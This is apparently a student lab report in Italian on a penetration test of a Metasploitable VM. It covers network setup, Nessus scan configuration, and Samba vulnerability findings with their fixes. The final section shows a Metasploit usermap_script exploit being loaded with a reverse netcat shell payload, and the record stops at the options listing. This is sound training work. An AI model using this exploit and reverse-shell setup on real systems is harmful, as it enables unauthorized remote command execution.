



GHOSTPROTOCOL


...

# Exploit Metasploitable


Guide for New Employees

GET STARTED →

# Work environment setup



Su Kali è stato impostato un indirizzo statico 192.168.50.100/24 con gateway 192.168.50.1 e DNS 1.1.1.1, così da avere un punto di controllo stabile per gli attacchi e le scansioni. L'uso di IP statici evita variazioni involontarie durante i test.



```
Meta 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
GNU nano 2.0.7      File: /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
# The loopback network interface
auto lo
iface lo inet loopback
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.50.150
netmask 255.255.255.0
gateway 192.168.50.1
```

Metasploitable è stata configurata con IP statico 192.168.50.150/24 modificando /etc/network/interfaces per assicurare ripetibilità delle esercitazioni. Così la macchina vittima rimane raggiungibile costantemente per exploit e scansioni.

# Ping Demonstration

```
File Machine View Input Devices Help
GNU nano 2.0.7 File: /etc/network/interfaces Modified
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.50.150
netmask 255.255.255.0
gateway 192.168.50.1
```

```
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=1.20 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.645 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=9.33 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.555 ms
```

L'output di ip a su Metasploitable conferma che eth0 è attiva e assegnata a 192.168.50.150/24, mostrando che la configurazione di rete è stata applicata correttamente. Questa verifica è fondamentale prima di procedere con lo scanning.

Dal lato vittima ping 192.168.50.100 restituisce echo reply, dimostrando connettività bidirezionale tra le VM. La comunicazione inversa è importante per exploit che richiedono canali di ritorno stabiliti dall'host compromesso.

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
  link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
      valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
      valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
  link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
      valid_lft forever preferred_lft forever
    inet6 fe80::d3bc:b7e8:9433:5123/64 scope link noprefixroute
      valid_lft forever preferred_lft forever
```

L'output di ip a su Kali mostra eth0 con 192.168.50.100/24 e l'interfaccia in stato UP, garantendo che l'attaccante sia correttamente collegato alla rete di laboratorio. Controlli come questo prevengono errori durante le fasi successive.


```
(kali㉿kali)-[~]
$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=1.43 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=7.57 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=1.05 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.686 ms
```

Eseguendo ping 192.168.50.150 da Kali otteniamo risposte regolari con bassa latenza, confermando che i pacchetti ICMP attraversano la rete e che la vittima è raggiungibile. È un test rapido e affidabile prima di lanciare scansioni più approfondite.


# Nessus Setup

è stata creata una scansione di tipo Basic Network Scan chiamata "Build Week G4", impostando come target l'indirizzo 192.168.50.150; il nome e la cartella aiutano a organizzare i report per progetto e giornata di laboratorio.

La fase di discovery è configurata per eseguire una scansione delle porte comuni (SYN/TCP/ICMP/ARP) sfruttando discovery veloce, così da identificare i servizi attivi senza appesantire inutilmente la rete di laboratorio.




The screenshot shows the 'Settings' tab of a 'Basic Network Scan' configuration. The 'Name' field is set to 'Build Week G4' and the 'Description' field is 'Build Week Giorno 4'. The 'Targets' field contains the IP address '192.168.50.150'. The sidebar on the left lists categories: BASIC, DISCOVERY, ASSESSMENT, REPORT, and ADVANCED. The 'GENERAL' option under BASIC is selected.




The screenshot shows the 'Discovery' tab of the same scan configuration. Under 'Scan Type', 'Port scan (common ports)' is selected. The 'General Settings' section includes 'Always test the local Nessus host' and 'Use fast network discovery'. The 'Port Scanner Settings' section includes 'Scan common ports', 'Use netstat if credentials are provided', and 'Use SYN scanner if necessary'. The 'Ping hosts using' section lists 'TCP', 'ARP', and 'ICMP (2 retries)'.

Nella sezione assessment è stato lasciato il profilo "Default" per minimizzare falsi positivi e disabilitare scansioni web approfondite, concentrando il controllo su vulnerabilità di sistema e servizi noti.



The screenshot shows the 'Assessment' tab of the scan configuration. The 'Scan Type' dropdown is set to 'Default'. The 'General Settings' section includes 'Avoid potential false alarms' and 'Disable CGI scanning'. The 'Web Applications' section includes 'Disable web application scanning'.



The screenshot shows the 'Report' tab of the scan configuration. The 'Processing' section includes several options: 'Override normal verbosity' (checked), 'I have limited disk space. Report as little information as possible' (unchecked), 'Report as much information as possible' (checked), 'Show missing patches that have been superseded' (checked), and 'Hide results from plugins initiated as a dependency' (checked). A note states: 'When enabled, includes superseded patch information in the scan report.' Another note states: 'When enabled, the list of dependencies is not included in the report. If you'.

è stata forzata la verbosità del report per ottenere quante più informazioni possibili; questo permette di includere dettagli tecnici e patch correlate, utili per analisi e mitigazioni successive.

# Nessus Setup

New Scan / Basic Network Scan

[Back to Scan Templates](#)

**Settings**   [Credentials](#)   [Plugins](#)

**BASIC**

**DISCOVERY**

**ASSESSMENT**


**REPORT**

**ADVANCED**

Scan Type: Default

Performance options:

- 30 simultaneous hosts (max)
- 4 simultaneous checks per host (max)
- 5 second network read timeout



Lo scan è stato lanciato sul target 192.168.50.150; Nessus ha eseguito discovery e assessment seguendo le impostazioni sopra riportate e ha generato il report dettagliato per l'analisi delle vulnerabilità.


Build Week G4

[Back to Episode](#)


Hosts 1   Vulnerabilities 71   Remediations 3   History 1

Filter   Search Hosts 1 Host

Host	Auth	Vulnerabilities
192.168.50.150	Fall	<div style="width: 100%;">10 7 25 9</div> 133



Overview risultati: il target riporta numerose vulnerabilità classificate (es. critiche, alte, medie e basse), fornendo un quadro immediato delle priorità di intervento e indicando i servizi più a rischio su cui approfondire (es. Samba/445).



# Samba Vulnerability

La scansione Nessus ha identificato la vulnerabilità “Samba Badlock” (CVE-2016-2118).

Questo difetto colpisce il servizio SMB (porta 445) e riguarda la gestione dei protocolli SAM e LSAD, utilizzati per l'autenticazione remota.

Un attaccante “man-in-the-middle” può intercettare il traffico tra client e server, forzando un downgrade del livello di autenticazione.

Ciò consente l'esecuzione di comandi Samba arbitrari o la modifica di dati sensibili del dominio.

Il rischio è classificato “**Medium**” con punteggio CVSS 7.5, e la soluzione raccomandata è aggiornare Samba ad una versione ≥ 4.2.11 / 4.3.8 / 4.4.2.

---

Un'ulteriore vulnerabilità rilevata riguarda la mancata richiesta di firma SMB (SMB Signing).

In questa configurazione, il server Samba accetta connessioni non firmate, consentendo a un attaccante remoto non autenticato di condurre attacchi di tipo man-in-the-middle e alterare il traffico SMB.

La gravità è media (CVSS 5.3), ma la vulnerabilità può facilitare exploit più complessi.

---

La correzione consigliata consiste nell'abilitare la firma digitale obbligatoria dei messaggi SMB, impostando il parametro server signing = mandatory nel file di configurazione smb.conf.

**57608 - SMB Signing not required**

**Synopsis**  
Signing is not required on the remote SMB server.

**Description**  
Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

**See Also**  
<http://www.nessus.org/u?df39b8b3>  
<http://technet.microsoft.com/en-us/library/cc731957.aspx>  
<http://www.nessus.org/u?74b80723>  
<https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html>  
<http://www.nessus.org/u?a3cac4ea>

**Solution**  
Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

**Risk Factor**  
Medium

**CVSS v3.0 Base Score**  
5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)

**CVSS v3.0 Temporal Score**

**90509 - Samba Badlock Vulnerability**

**Synopsis**  
An SMB server running on the remote host is affected by the Badlock vulnerability.

**Description**  
The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

**See Also**  
<http://badlock.org>  
<https://www.samba.org/samba/security/CVE-2016-2118.html>

**Solution**  
Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

**Risk Factor**  
Medium

**CVSS v3.0 Base Score**  
7.5 (CVSS:3.0/AV:N/AC:H/PR:N/UI:S/S:U/C:H/I:H/A:H)

**CVSS v3.0 Temporal Score**  
6.5 (CVSS:3.0/E:U/RL:O/RC:C)

# Final Exploit

```
msf > search usermap_script
Matching Modules
=====
#  Name                                Disclosure Date  Rank      Check  Description
-  exploit/multi/samba/usermap_script   2007-05-14    excellent  No     Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
msf > 
```

- Avviata msfconsole e cercato il modulo con search usermap\_script.
- Il modulo trovato è exploit/multi/samba/usermap\_script, indicato per attacchi contro Samba.
- Questo passaggio conferma il vettore d'attacco e ci permette di procedere alla configurazione del payload.


```
msf > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > options
Module options (exploit/multi/samba/usermap_script):
=====
Name  Current Setting  Required  Description
---  ---  ---  ---
CHOST          no        The local client address
CPORT          no        The local client port
Proxies        no        A proxy chain of format type:host:port[,type:host]
RHOSTS         yes       The target host(s), see https://docs.metasploit.c
RPORT          139      yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
=====
Name  Current Setting  Required  Description
---  ---  ---  ---
LHOST  192.168.50.100  yes       The listen address (an interface may be specified)
LPORT  4444            yes       The listen port

Exploit target:
=====
Id  Name
--  --
0  Automatic

